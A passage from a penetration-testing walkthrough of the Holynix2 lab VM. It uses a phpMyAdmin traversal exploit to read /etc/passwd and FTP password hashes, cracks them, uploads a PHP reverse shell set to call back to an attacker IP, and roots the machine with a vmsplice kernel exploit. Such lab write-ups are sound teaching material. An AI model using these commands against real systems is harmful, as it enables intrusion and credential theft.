     --script-args="dir='/phpMyAdmin/',file='$FILEPATH',outfile='$OUTFILE'" \
     $T
```

Running this gives us:

```
hacker@kali:~/pentest/holynix2/spider$ cd $PT/passwords
hacker@kali:~/pentest/holynix2/passwords$ FILE="/etc/passwd"
hacker@kali:~/pentest/holynix2/passwords$ FILEPATH="../../../../..$FILE"
hacker@kali:~/pentest/holynix2/passwords$ OUTFILE=passwd.txt
hacker@kali:~/pentest/holynix2/passwords$ nmap -p80 --script http-phpmyadmin-dir-
↪traversal \
>       --script-args="dir='/phpMyAdmin/',file='$FILEPATH',outfile='$OUTFILE'" \
>       $T

Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-08 19:35 PDT
Nmap scan report for 192.168.1.88
Host is up (0.0014s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-phpmyadmin-dir-traversal:
|   VULNERABLE:
|   phpMyAdmin grab_globals.lib.php subform Parameter Traversal Local File Inclusion
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2005-3299
|     Description:
|       PHP file inclusion vulnerability in grab_globals.lib.php in phpMyAdmin 2.6.4␣
↪and 2.6.4-pl1 allows remote attackers to include local files via the $__redirect␣
↪parameter, possibly involving the subform array.
```

```
|
|     Disclosure date: 2005-10-nil
|     Extra information:
|       ../../../../../etc/passwd :
|   root:x:0:0:root:/root:/bin/bash
|   daemon:x:1:1:daemon:/usr/sbin:/bin/sh
|   bin:x:2:2:bin:/bin:/bin/sh
|   sys:x:3:3:sys:/dev:/bin/sh
|   sync:x:4:65534:sync:/bin:/bin/sync
|   games:x:5:60:games:/usr/games:/bin/sh
|   man:x:6:12:man:/var/cache/man:/bin/sh
|   lp:x:7:7:lp:/var/spool/lpd:/bin/sh
|   mail:x:8:8:mail:/var/mail:/bin/sh
|   news:x:9:9:news:/var/spool/news:/bin/sh
|   uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
|   proxy:x:13:13:proxy:/bin:/bin/sh
|   www-data:x:33:33:www-data:/var/www:/bin/sh
|   backup:x:34:34:backup:/var/backups:/bin/sh
|   list:x:38:38:Mailing List Manager:/var/list:/bin/sh
|   irc:x:39:39:ircd:/var/run/ircd:/bin/sh
|   gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
|   nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
|   libuuid:x:100:101::/var/lib/libuuid:/bin/sh
|   dhcp:x:101:102::/nonexistent:/bin/false
|   syslog:x:102:103::/home/syslog:/bin/false
|   klog:x:103:104::/home/klog:/bin/false
|   bind:x:104:111::/var/cache/bind:/bin/false
|   sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
|   mysql:x:106:115:MySQL Server,,,:/var/lib/mysql:/bin/false
|   lsanderson:x:1000:114:Lyle Sanderson:/home/lsanderson:/bin/bash
|   cfinnerly:x:1001:100:Chuck Finnerly:/home/cfinnerly:/bin/bash
|   ddonnovan:x:1002:100:David Donnovan:/home/ddonnovan:/bin/bash
|   skrymple:x:1003:100:Shelly Krymple:/home/skrymple:/bin/bash
|   amckinley:x:1004:100:Agustin Mckinley:/home/amckinley:/bin/bash
|   cmahong:x:1005:2002::/home/cmahong:/bin/false
|   lnickerbacher:x:1006:2002::/home/lnickerbacher:/bin/false
|   jstreet:x:1007:2002::/home/jstreet:/bin/false
|   rwoo:x:1008:2002::/home/rwoo:/bin/false
|   kmccallum:x:1009:2002::/home/kmccallum:/bin/false
|   cjalong:x:1010:2002::/home/cjalong:/bin/false
|   jsmith:x:1011:2002::/home/jsmith:/bin/false
|   dhammond:x:1012:2002::/home/dhammond:/bin/false
|   hmcknight:x:1013:2002::/home/hmcknight:/bin/false
|   lwestre:x:1014:2002::/home/lwestre:/bin/false
|   gwelch:x:1015:2002::/home/gwelch:/bin/false
|   dmoran:x:1016:2002::/home/dmoran:/bin/false
|   dsummers:x:1017:2002::/home/dsummers:/bin/false
|   bzimmerman:x:1018:2002::/home/bzimmerman:/bin/false
|   ncobol:x:1019:2002::/home/ncobol:/bin/false
|   ddypsky:x:1020:2002::/home/ddypsky:/bin/false
|   rcropper:x:1021:2002::/home/rcropper:/bin/false
|   cbergey:x:1022:2002::/home/cbergey:/bin/false
|   tmartin:x:1023:2002::/home/tmartin:/bin/false
|   jgacy:x:1024:2002::/home/jgacy:/bin/false
|   splath:x:1025:2002::/home/splath:/bin/false
|   evorhees:x:1026:2002::/home/evorhees:/bin/false
|   rfrost:x:1027:2002::/home/rfrost:/bin/false
|   ahuxley:x:1028:2002::/home/ahuxley:/bin/false
|   webmaster:x:1029:2002::/var/www:/bin/false
|   cmanson:x:1030:2002::/home/cmanson:/bin/false
|   vftp:x:1031:2002:Virtual FTP User:/dev/null:/bin/false
|   ../../../../../etc/passwd saved to passwd.txt
|
|     References:
|       http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3299
|_      http://www.exploit-db.com/exploits/1244/

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

The **curl** equivalent is simply:

```
curl http://$T/phpMyAdmin/libraries/grab_globals.lib.php? \
  --data usesubform[1]=1 \
  --data subform[1][redirect]="../../../../../etc/passwd"
```

### phpMyAdmin lets you download vulnerable files without a CVE

You don't need a vulnerability to get an arbitrary file from phpMyAdmin. Just open up http://www.zincftp.com/phpMyAdmin/db_details_structure.php?db=zincftp%3Fdata and create a new table named passwords with 1 field. On the resulting web page, name the field "password" of length (say) 100 and select "Save". In the resulting web page change the query to "load data local infile '/etc/passwd' into table passwords;" then select "Go". (For MySQL syntax details see 13.2.6 LOAD DATA INFILE Syntax.) To download the file select Export at the top, then in the resulting web page select "CSV", "Save as file", then select "Go".

For utter simplicity we'll use the `curl` vulnerability exploitation command above, knowing that there is an equivalent that can be used when the vulnerability is not available.

### Comparing the FTP users to /etc/passwd users

### Only 5 FTP users can SSH

Let's see which of the FTP users actually can log on via SSH:

```
cd $PT/passwords
grep '/bin/bash' passwd.txt | grep -v '^root' | cut -d: -f1
```

Running this shows the 5 FTP users that are also SSH users:

```
hacker@kali:~/pentest/holynix2/users$ cd $PT/passwords
hacker@kali:~/pentest/holynix2/users$ grep '/bin/bash' passwd.txt | grep -v '^root' |␣
↪cut -d: -f1
lsanderson
cfinnerly
ddonnovan
skrymple
amckinley
```

### Get PureFTP password hashes via phpMyAdmin

PureFTP shows the default location for Ubuntu's pure-ftpd package password file is `/etc/pure-ftpd/pureftpd.passwd`. We know we can get the hashes via:

```
cd $PT/passwords
curl --silent --output pureftpd.passwd \
  http://$T/phpMyAdmin/libraries/grab_globals.lib.php? \
  --data usesubform[1]=1 \
  --data subform[1][redirect]="../../../../../etc/pure-ftpd/pureftpd.passwd"
cat pureftpd.passwd
```

Running this gives:

```
hacker@kali:~/pentest/holynix2/passwords$ cd $PT/passwords
hacker@kali:~/pentest/holynix2/passwords$ curl --silent --output pureftpd.passwd \
>   http://$T/phpMyAdmin/libraries/grab_globals.lib.php? \
>   --data usesubform[1]=1 \
>   --data subform[1][redirect]="../../../../../etc/pure-ftpd/pureftpd.passwd"
hacker@kali:~/pentest/holynix2/passwords$ cat pureftpd.passwd
cmahong:$1$vUW5q3t0$9RZSkReNoWGCaPtL7ixLX0:1031:2002::/home/cmahong/./::::::::::::
lnickerbacher:$1$yiEZKCE0$BOuvM8nrfoNGWAcjPenpa.:1031:2002::/home/lnickerbacher/./
↪::::::::::::
jstreet:$1$sBGmOuB0$TPHx0jBSFjtJu7dJXb4Nw/:1031:2002::/home/jstreet/./::::::::::::
rwoo:$1$VZxDrE30$p7NPDTkxuQhPSsLpi2a1H1:1031:2002::/home/rwoo/./::::::::::::
cfinnerly:$1$dRGyIOy0$OVGBtLHyxFjPg7tmxtvHY/:1031:2002::/home/cfinnerly/./::::::::::::
kmccallum:$1$dijBzwn0$qlGcbcTT0Qyg8wQf4.QiG1:1031:2002::/home/kmccallum/./::::::::::::
cjalong:$1$FVj4if60$BWSIDiE97oTKUs70qOjZx/:1031:2002::/home/cjalong/./::::::::::::
jsmith:$1$yQKaOpR0$UdySwRtPd1upTckQ5/.CM/:1031:2002::/home/jsmith/./::::::::::::
lsanderson:$1$gzIP52U0$cL6XE61yDZD0unvIIkV8l/:1031:2002::/home/lsanderson/./
↪::::::::::::
dhammond:$1$yK9OuzZ0$W7mgvS4SisxP1BwdLsuy1/:1031:2002::/home/dhammond/./::::::::::::
hmcknight:$1$A07SpdB0$hs/m8KyoJyY3gVAhlWDQI/:1031:2002::/home/hmcknight/./::::::::::::
lwestre:$1$.R5Dbl60$n2ajoJce/LnPVCq497sUQ.:1031:2002::/home/lwestre/./::::::::::::
gwelch:$1$/uYT22Y0$njR3vmLQrbnAugwkNLgJ5/:1031:2002::/home/gwelch/./::::::::::::
dmoran:$1$JZrJXdU0$ORe5.yRgQHCQl6h14rEEe.:1031:2002::/home/dmoran/./::::::::::::
dsummers:$1$VXo3pWp0$v0J7NsxRhDy/ufU01P/ch1:1031:2002::/home/dsummers/./::::::::::::
bzimmerman:$1$rQep6B90$ZtnoFZpTEBkNoRCfqJRpe/:1031:2002::/home/bzimmerman/./
↪::::::::::::
amckinley:$1$45Bz0af0$Fsfo.XXcLkVzSaH5bLjzI0:1031:2002::/home/amckinley/./::::::::::::
ncobol:$1$q.xxgp70$645DFncdOFc24n93la5a70:1031:2002::/home/ncobol/./::::::::::::
ddypsky:$1$ccUhlpJ0$PO/WATKUekwaPct4zXeV9.:1031:2002::/home/ddypsky/./::::::::::::
rcropper:$1$Qhw2Vff0$QDvQMEe9CGFwVrvVUPqTz0:1031:2002::/home/rcropper/./::::::::::::
ddonnovan:$1$1z2APl80$uAyYFZLPu/WRkkpegD3Ht.:1031:2002::/home/ddonnovan/./::::::::::::
cbergey:$1$MOwY3Ie0$LcgARpcVk8Hf8n.E7itC40:1031:2002::/home/cbergey/./::::::::::::
tmartin:$1$3jpH7Yk0$2XmRv6acGEkBjmNQeyzUz.:1031:2002::/home/tmartin/./::::::::::::
jgacy:$1$b.0bYDi0$sSMXaRDSZu8YvWVz.wfCo0:1031:2002::/home/jgacy/./::::::::::::
splath:$1$jbdcsaj0$7uaXto3yRZWwDp5VEbJQV/:1031:2002::/home/splath/./::::::::::::
skrymple:$1$zjyNa1C0$x2JA4Tm61q3N0Fq06gXun1:1031:2002::/home/skrymple/./::::::::::::
evorhees:$1$ITHWZZd0$Qhs38Q7QpRTe./Npk25hu/:1031:2002::/home/evorhees/./::::::::::::
rfrost:$1$3Nqexaj0$eJv5nfOYM71jvlTEA1iv..:1031:2002::/home/rfrost/./::::::::::::
ahuxley:$1$ObpCAT60$LTqCcrqMGAgv8YMyva5Sr0:1031:2002::/home/ahuxley/./::::::::::::
cmanson:$1$gMHNCq70$RCOXC8pfElSRvh5BFc5fF0:1031:2002::/home/cmanson/./::::::::::::
webmaster:$1$v2tdHOX0$MnLOX4cXqZYL99QbDDZ/1/:1031:2002::/var/www/./::::::::::::
```

Note that even if we crack these passwords, they only give us FTP access, not SSH access. But FTP access allows uploading a reverse php shell to get shell access.

### 3.16.3 The Exploit

We're ready to start our exploit. When we're done we'll have to remember to switch DNS resolution back, then undo the impersonation:

```
# undo the the networking changes
$SUDO ip route del $T/32
ip route show
$SUDO ip addr del $TRUSTED dev $IF
ip addr show $IF
```

But don’t do that just yet.

### The plan

Our goal is root and there are 2 basic possibilities: via SSH or FTP.

- SSH

  SSH seems like the more direct route but requires online password cracking, which is notoriously slow and relies on weak passwords. Of the 30 userid’s harvested from DNS, only 5 have shell access and their passwords are safely tucked away in `/etc/shadow`. We could attempt to crack their FTP hashes with hopes that their SSH passwords are the same. Unfortunately, a 4 hour offline run only succeeded in cracking 3 of the 30 FTP hashes and none of those were for users who had shell access.

- FTP

  The idea here is to FTP up a reverse shell to get basic shell access, then run an exploit to get root. Before we can use FTP a valid userid/password is required. We already have the FTP password hashes for password cracking; only 1 weak password out of 30 is needed to exploit a reverse PHP shell.

### Cracking the FTP password hashes

We could use **john** or **hashcat** to crack the passwords. We’ll use `/usr/share/wordlists/rockyou. :program:`` john` works directly with `pureftpd.passwd` while **hashcat** requires identifying the hash type (500) with the input file having the hash field only.

```
cd $PT/passwords
zcat /usr/share/wordlists/rockyou.txt.gz > rockyou.txt
# running john is as simple as
# /usr/sbin/john --wordlist=rockyou.txt pureftpd.passwd | tee cracked-john.txt
# hashcat requires more work and (for the first run) saying YES to a license
cut -d: -f2 pureftpd.passwd > hashes.txt
MODE=$(head -n 1 hashes.txt | python2 $(which hashid) -m | \
    grep 'Hashcat Mode:' | head -n 1 | sed 's/^.*Hashcat Mode: //;s/]$//')
hashcat --hash-type=$MODE hashes.txt rockyou.txt  | tee cracked.txt
```

This quickly got the following password hash cracked. (Enter `Control-c` after first password hash is cracked.):

```
hacker@kali:~/pentest/holynix2/passwords$ cd $PT/passwords
hacker@kali:~/pentest/holynix2/passwords$ zcat /usr/share/wordlists/rockyou.txt.gz >␣
↪rockyou.txt
hacker@kali:~/pentest/holynix2/passwords$ # running john is as simple as
hacker@kali:~/pentest/holynix2/passwords$ # /usr/sbin/john --wordlist=rockyou.txt␣
↪pureftpd.passwd
hacker@kali:~/pentest/holynix2/passwords$ # hashcat requires more work
hacker@kali:~/pentest/holynix2/passwords$ cut -d: -f2 pureftpd.passwd > hashes.txt
hacker@kali:~/pentest/holynix2/passwords$ MODE=$(head -n 1 hashes.txt | python2
↪$(which hashid) -m | \
>     grep 'Hashcat Mode:' | head -n 1 | sed 's/^.*Hashcat Mode: //;s/]$//')
hacker@kali:~/pentest/holynix2/passwords$ hashcat --hash-type=$MODE hashes.txt␣
↪rockyou.txt  | tee cracked.txt
```

```
Initializing hashcat v0.49 with 2 threads and 32mb segment-size...

Added hashes from file hashes.txt: 31 (31 salts)

NOTE: press enter for status-screen

$1$3jpH7Yk0$2XmRv6acGEkBjmNQeyzUz.:millionaire
^CTo restore Session use Parameter -s 64616
```

So user tmartin has the password “millionaire”:

```
hacker@kali:~/pentest/holynix2/passwords$ grep '$1$3jpH7Yk0$2XmRv6acGEkBjmNQeyzUz.'␣
↪pureftpd.passwd | cut -d: -f1
tmartin
```

### Uploading and executing the php reverse shell

Let’s upload the php reverse shell:

```
ATTACKER=192.168.1.106
PORT=9999
cd $PT/exploit
FTPUSER=tmartin
PASSWORD=millionaire
# Upload a php reverse shell
RSHELL=$(locate php | grep reverse | tail --lines=1)
UPLOAD=rshell.php
cp $RSHELL $UPLOAD
# Modify reverse shell to connect to ATTACKER
sed -i "s/\$ip = '127.0.0.1'/\$ip = '$ATTACKER'/" $UPLOAD
sed -i "s/\$port = 1234/\$port = $PORT/" $UPLOAD
curl --silent --upload-file $UPLOAD \
     --user $FTPUSER:$PASSWORD  ftp://$T/web/
# The uploaded shell is at http://$FTPUSER.zincftp.com/~tmartin/rshell.php
```

Running this gives us:

```
hacker@kali:~/pentest/holynix2/exploit$ ATTACKER=192.168.1.106
hacker@kali:~/pentest/holynix2/exploit$ PORT=9999
hacker@kali:~/pentest/holynix2/passwords$ cd $PT/exploit
hacker@kali:~/pentest/holynix2/exploit$ FTPUSER=tmartin
hacker@kali:~/pentest/holynix2/exploit$ PASSWORD=millionaire
hacker@kali:~/pentest/holynix2/exploit$ # Upload a php reverse shell
hacker@kali:~/pentest/holynix2/exploit$ RSHELL=$(locate php | grep reverse | tail --
↪lines=1)
hacker@kali:~/pentest/holynix2/exploit$ UPLOAD=rshell.php
hacker@kali:~/pentest/holynix2/exploit$ cp $RSHELL $UPLOAD
hacker@kali:~/pentest/holynix2/exploit$ # Modify reverse shell to connect to ATTACKER
hacker@kali:~/pentest/holynix2/exploit$ sed -i "s/\$ip = '127.0.0.1'/\$ip = '$ATTACKER
↪'/" $UPLOAD
hacker@kali:~/pentest/holynix2/exploit$ sed -i "s/\$port = 1234/\$port = $PORT/"
↪$UPLOAD
hacker@kali:~/pentest/holynix2/exploit$ curl --silent --upload-file $UPLOAD \
>      --user $FTPUSER:$PASSWORD  ftp://$T/web/
hacker@kali:~/pentest/holynix2/exploit$ # The uploaded shell is at http://$FTPUSER.
↪zincftp.com/~tmartin/rshell.php
```

Now open up a listener in a separate window:

```
PORT=9999
socat - tcp-listen:$PORT
```

Then fire off the reverse shell. Note that this requires you to use the DNS server $T. More recent versions of **curl** have a "–dns-servers" option, but Kali has an old version lacking this.

```
# Remember to update DNS to use nameserver $T
# Or edit /etc/hosts to add '192.168.1.88 tmartin.zincftp.com'
curl --silent http://$FTPUSER.zincftp.com/rshell.php
```

If DNS is set up properly you should see a shell open up in to "socat" listener window:

```
hacker@kali:~/pentest/holynix2/exploit$ socat - tcp-listen:9999
Linux holynix2 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686 GNU/Linux
 22:31:28 up  4:13,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                18:36    6:22m  0.22s  0.14s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
```

As soon as you see the shell open up on the "socat" window you can `Control-c` the `curl` command:

```
hacker@kali:~/pentest/holynix2/exploit$ curl --silent http://$FTPUSER.zincftp.com/
↪rshell.php
^C
```

### Getting to root

A search for "ubuntu 8.04 kernel 2.6.22 exploit" hit Local root exploit in kernel 2.6.17 - 2.6.24 (vmsplice). The source code for vmsplice can be viewed online at Linux Kernel 2.6.23 <= 2.6.24 - vmsplice Local Root Exploit and other root exploits can be found at Hackers Hut 12. Local root exploits. Download the following in the source file `holynix2-exploit.c` to the $PT/exploit directory.

Upload the file via FTP

```
cd $PT/exploit
FTPUSER=tmartin
PASSWORD=millionaire
# Upload holynix2-exploit.c
UPLOAD=holynix2-exploit.c
curl --silent --upload-file $UPLOAD \
     --user $FTPUSER:$PASSWORD  ftp://$T/web/
```

Then in the socat listener window continue on in the reverse shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
cp ~tmartin/web/holynix2-exploit.c /tmp/
cd /tmp
gcc holynix2-exploit.c -o exploit
./exploit
id
su - root
id
```

Running this gives:

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@holynix2:/$ cp ~tmartin/web/holynix2-exploit.c /tmp/
cp ~tmartin/web/holynix2-exploit.c /tmp/
cd /tmp
gcc holynix2-exploit.c -o exploit
./exploit
www-data@holynix2:/$ cd /tmp
cd /tmp
www-data@holynix2:/tmp$ gcc holynix2-exploit.c -o exploit
gcc holynix2-exploit.c -o exploit
www-data@holynix2:/tmp$ ./exploit
./exploit
-----------------------------------
 Linux vmsplice Local Root Exploit
 By qaaz
-----------------------------------
[+] mmap: 0x0 .. 0x1000
[+] page: 0x0
[+] page: 0x20
[+] mmap: 0x4000 .. 0x5000
[+] page: 0x4000
[+] page: 0x4020
[+] mmap: 0x1000 .. 0x2000
[+] page: 0x1000
[+] mmap: 0xb7db9000 .. 0xb7deb000
[+] root
root@holynix2:/tmp# id
id
uid=0(root) gid=0(root) groups=33(www-data)
root@holynix2:/tmp# su - root
su - root
root@holynix2:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

And we are root.

### Cleaning up

Unless you're planning on doing the following pentest calisthenics, it's time to clean up the network setup. First, change DNS resolution back to normal (probably editing `/etc/resolv.conf`). Then remove any extra ip addresses and routing:

```
IF=eth0
T=192.168.1.88
TRUSTED=192.168.1.34
# undo the the networking changes
$SUDO ip route del $T/32
ip route show
$SUDO ip addr del $TRUSTED dev $IF
ip addr show $IF
```

And if you're done with holynix2 you can shut down the host from your remote shell terminal.

## 3.16.4 Pentest Calisthenics - Getting the User List

### User list from the DNS axfr

This is not needed for this exploit, but illustrates both a dead end the author took and some useful techniques.

First a little script-fu gets us our FTP users list from the DNS axfr file:

```
cd $PT/passwords
cut -d$'\t' -f1 ../dns/dns_axfr.txt | \
  sed 's/\.zincftp\.com\..*//' | \
  egrep -v '(^;|^dev$|^mta$|^ns1$|^ns2$|^trusted$|^www$|^zincftp\.com\.$|^$)' \
  > users.txt
```

From this we harvest these userids:

| userid |
|---|
| ahuxley |
| amckinley |
| bzimmerman |
| cbergey |
| cfinnerly |
| cjalong |
| cmahong |
| cmanson |
| ddonnovan |
| ddypsky |
| dhammond |
| dmoran |
| dsummers |
| evorhees |
| gwelch |
| hmcknight |
| jgacy |
| jsmith |
| jstreet |
| kmccallum |
| lnickerbacher |
| lsanderson |
| lwestre |
| ncobol |
| rcropper |
| rfrost |
| rwoo |
| skrymple |
| splath |
| tmartin |

### Could we brute-force the user ids?

Suppose our DNS axfr failed. Could a significant part of the user list be brute-forced? Let's assume we guessed the user ids were first initial, last name and used the First initial last names - w/ count file from Passwords. How many would we have gotten after a reasonable number of DNS queries?

```
curl --silent --remote-name http://downloads.skullsecurity.org/passwords/facebook-f.
↪last-withcount.txt.bz2
tar -xvjf facebook-f.last-withcount.txt.bz2
NAMES="ahuxley amckinley bzimmerman cbergey cfinnerly"
NAMES=" $NAMES cjalong cmahong cmanson ddonnovan ddypsky"
NAMES=" $NAMES dhammond dmoran dsummers evorhees gwelch"
NAMES=" $NAMES hmcknight jgacy jsmith jstreet kmccallum"
NAMES=" $NAMES lnickerbacher lsanderson lwestre ncobol rcropper"
NAMES=" $NAMES rfrost rwoo skrymple splath tmartin"
for n in $NAMES; do
  # name check output format is:
  #   LINE_FOUND:   NUM_NAMES NAME
  echo checking $n
  grep -n -m 1 "$n" facebook-f.last-withcount.txt
done
```

When running the check we saw:

```
checking ahuxley
158988:     97 ahuxley
checking amckinley
27746:    535 amckinley
checking bzimmerman
10770:   1223 bzimmerman
checking cbergey
384763:     38 cbergey
checking cfinnerly
checking cjalong
3074431:      4 cjalong
checking cmahong
6256367:      2 cmahong
checking cmanson
30574:    490 cmanson
checking ddonnovan
3045816:      4 ddonnovan
checking ddypsky
checking dhammond
6589:   1833 dhammond
checking dmoran
11439:   1163 dmoran
checking dsummers
7808:   1602 dsummers
checking evorhees
3948134:      3 evorhees
checking gwelch
20300:    707 gwelch
checking hmcknight
99115:    157 hmcknight
checking jgacy
1174299:     11 jgacy
checking jsmith
1: 129369 jsmith
checking jstreet
12828:   1056 jstreet
checking kmccallum
32894:    458 kmccallum
checking lnickerbacher
checking lsanderson
```

```
21333:    676 lsanderson
checking lwestre
2316133:      5 lwestre
checking ncobol
10621681:      1 ncobol
checking rcropper
179193:     85 rcropper
checking rfrost
11311:   1173 rfrost
checking rwoo
1410:   5722 rwood
checking skrymple
checking splath
178955:     85 splath
checking tmartin
330:  14139 tmartin
```

So out of the 30 user ids, 4 were not in the Facebook list. But to get those we would have had to check 6,256,367 names. If we only checked the top 1,000 names (15 seconds) we would have found only 2 names; 10,000 names (2.5 minutes) would yield 5; 100,000 (25 minutes, presumably) would yield 15 (half) and would pick up the userid tmartin (whose password was first hacked). If looking for some id's to try, that would be enough to start. Here the script to time 100,000 checks:

```
D=$(date)
N=0
NCHECK=100000
while read LINE; do
  ((N=N+1))
  [[ $N -gt $NCHECK ]] && break
  LINE=${LINE##* }
  dig A @192.168.1.88 $LINE.zincftp.com > /dev/null
done < facebook-f.last-withcount.txt
echo $D
date
```

### What's on the user's FTP web page?

Finding exploitable content on the user's home page appears to have been a dead end. But to illustrate how you'd automate that we include it in the writeup.

Change your DNS resolution to use $T since fetching the user's home page requires using the FQDN. For Kali that implies changing your `/etc/resolv.conf` to have "nameserver" point to $T.

Let's pick out the links on the user home pages using Beautiful Soup. That requires the following python file named `getlinks.py` in the directory $PT/files and making it executable:

```
#!/usr/bin/env python
import argparse
import urlparse
import urllib2
from bs4 import BeautifulSoup

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Scrape page for hrefs")
    parser.add_argument("url", help="url to fetch hrefs")
    args = parser.parse_args()
    try:
      req = urllib2.urlopen(args.url)
      url_r = req.geturl()
      status = req.getcode()
      page = req.read()
      soup = BeautifulSoup(page)
      soup.prettify()
      for anchor in soup.findAll('a', href=True):
          print urlparse.urljoin(url_r, anchor['href'])
    except urllib2.URLError as e:
      print e.reason
    except urllib2.HTTPError as e:
      print e.reason
```

Using the python program, download the files for inspection:

```
cd $PT/files
mkdir -p downloads
sed 's/^/http:\/\//;s/$/.zincftp.com\//' $PT/passwords/users.txt > urls.txt
cat urls.txt | xargs -n 1 ./getlinks.py | \
  egrep -v '\?C=N;O=D|\?C=M;O=A|\?C=S;O=A|\?C=D;O=A' \
  > home_links.txt
cat home_links.txt
cd downloads
cat ../home_links.txt | xargs -n 1 curl --silent --remote-name
cd ..
ls -la downloads/
file -k downloads/*
```

Running this gives us:

```
hacker@kali:~/pentest/holynix2/passwords$ cd $PT/files
hacker@kali:~/pentest/holynix2/files$ mkdir -p downloads
hacker@kali:~/pentest/holynix2/files$ sed 's/^/http:\/\//;s/$/.zincftp.com\//' $PT/
↪users/users.txt > urls.txt
hacker@kali:~/pentest/holynix2/files$ cat urls.txt | xargs -n 1 ./getlinks.py | \
>   egrep -v '\?C=N;O=D|\?C=M;O=A|\?C=S;O=A|\?C=D;O=A' \
>   > home_links.txt
hacker@kali:~/pentest/holynix2/files$ cat home_links.txt
http://cjalong.zincftp.com/103670-pink_floyd_617_409.jpg
http://cjalong.zincftp.com/pinkdance.jpg
http://ddonnovan.zincftp.com/resume.txt
http://dmoran.zincftp.com/New%20Image1.jpg
http://dmoran.zincftp.com/girlscouts.jpg
http://dmoran.zincftp.com/mac-users.jpg
http://dmoran.zincftp.com/prime.jpg
http://dmoran.zincftp.com/simplicity.jpg
http://hmcknight.zincftp.com/family-photo-2005-10.jpg
http://jstreet.zincftp.com/manson.mp3
http://jstreet.zincftp.com/wrar393.exe
http://lwestre.zincftp.com/lighttpd-1.4.17.tar.gz
http://lwestre.zincftp.com/peercast.1212.tgz
http://lwestre.zincftp.com/wu-ftpd-2.6.0.tar.gz
http://ncobol.zincftp.com/Hitler%20sings.wmv
http://rcropper.zincftp.com/3some.jpg
http://rcropper.zincftp.com/invisibleman.jpg
http://rcropper.zincftp.com/mans%20dream%20remote.jpg
http://rcropper.zincftp.com/phase10_win32_0.1.zip
http://rfrost.zincftp.com/Shopping%20List.txt
```

```
hacker@kali:~/pentest/holynix2/files$ cd downloads
hacker@kali:~/pentest/holynix2/files/downloads$ cat ../home_links.txt | xargs -n 1␣
 ↪curl --silent --remote-name
hacker@kali:~/pentest/holynix2/files/downloads$ cd ..
hacker@kali:~/pentest/holynix2/files$ ls -la downloads/
total 13368
drwxr-xr-x 2 hacker hacker    4096 Jun  7 10:23 .
drwxr-xr-x 4 hacker hacker    4096 Jun  7 10:21 ..
-rw-r--r-- 1 hacker hacker   73728 Jun  7 10:23 103670-pink_floyd_617_409.jpg
-rw-r--r-- 1 hacker hacker   33178 Jun  7 10:23 3some.jpg
-rw-r--r-- 1 hacker hacker  664848 Jun  7 10:23 family-photo-2005-10.jpg
-rw-r--r-- 1 hacker hacker   57036 Jun  7 10:23 girlscouts.jpg
-rw-r--r-- 1 hacker hacker 4071333 Jun  7 10:23 Hitler%20sings.wmv
-rw-r--r-- 1 hacker hacker    7967 Jun  7 10:23 invisibleman.jpg
-rw-r--r-- 1 hacker hacker  801282 Jun  7 10:23 lighttpd-1.4.17.tar.gz
-rw-r--r-- 1 hacker hacker   72859 Jun  7 10:23 mac-users.jpg
-rw-r--r-- 1 hacker hacker   19248 Jun  7 10:23 mans%20dream%20remote.jpg
-rw-r--r-- 1 hacker hacker 4840032 Jun  7 10:23 manson.mp3
-rw-r--r-- 1 hacker hacker   94589 Jun  7 10:23 New%20Image1.jpg
-rw-r--r-- 1 hacker hacker  197079 Jun  7 10:23 peercast.1212.tgz
-rw-r--r-- 1 hacker hacker  837160 Jun  7 10:23 phase10_win32_0.1.zip
-rw-r--r-- 1 hacker hacker   32484 Jun  7 10:23 pinkdance.jpg
-rw-r--r-- 1 hacker hacker   95037 Jun  7 10:23 prime.jpg
-rw-r--r-- 1 hacker hacker    1256 Jun  7 10:23 resume.txt
-rw-r--r-- 1 hacker hacker     108 Jun  7 10:23 Shopping%20List.txt
-rw-r--r-- 1 hacker hacker   40724 Jun  7 10:23 simplicity.jpg
-rw-r--r-- 1 hacker hacker 1364522 Jun  7 10:23 wrar393.exe
-rw-r--r-- 1 hacker hacker  339122 Jun  7 10:23 wu-ftpd-2.6.0.tar.gz
hacker@kali:~/pentest/holynix2/files$ file -k downloads/*
downloads/103670-pink_floyd_617_409.jpg: JPEG image data, JFIF standard 1.02
downloads/3some.jpg:                     JPEG image data, JFIF standard 1.01,␣
 ↪comment: "CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 85"
downloads/family-photo-2005-10.jpg:      JPEG image data, EXIF standard
downloads/girlscouts.jpg:                JPEG image data, JFIF standard 1.00,␣
 ↪comment: "LEAD Technologies Inc. V1.01"
downloads/Hitler%20sings.wmv:            Microsoft ASF
downloads/invisibleman.jpg:              JPEG image data, JFIF standard 1.01
downloads/lighttpd-1.4.17.tar.gz:        gzip compressed data, from Unix, last␣
 ↪modified: Tue Aug 28 17:41:33 2007, max compression
downloads/mac-users.jpg:                 JPEG image data, JFIF standard 1.02
downloads/mans%20dream%20remote.jpg:     JPEG image data, JFIF standard 1.01,␣
 ↪comment: "Software: Microsoft Office"
downloads/manson.mp3:                    Audio file with ID3 version 2.3.0, contains:␣
 ↪MPEG ADTS, layer III, v1, 320 kbps, 44.1 kHz, JntStereo
downloads/New%20Image1.jpg:              JPEG image data, JFIF standard 1.01,␣
 ↪comment: "CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 95"
downloads/peercast.1212.tgz:             gzip compressed data, from Unix, last␣
 ↪modified: Fri May 27 01:49:44 2005
downloads/phase10_win32_0.1.zip:         Zip archive data, at least v2.0 to extract
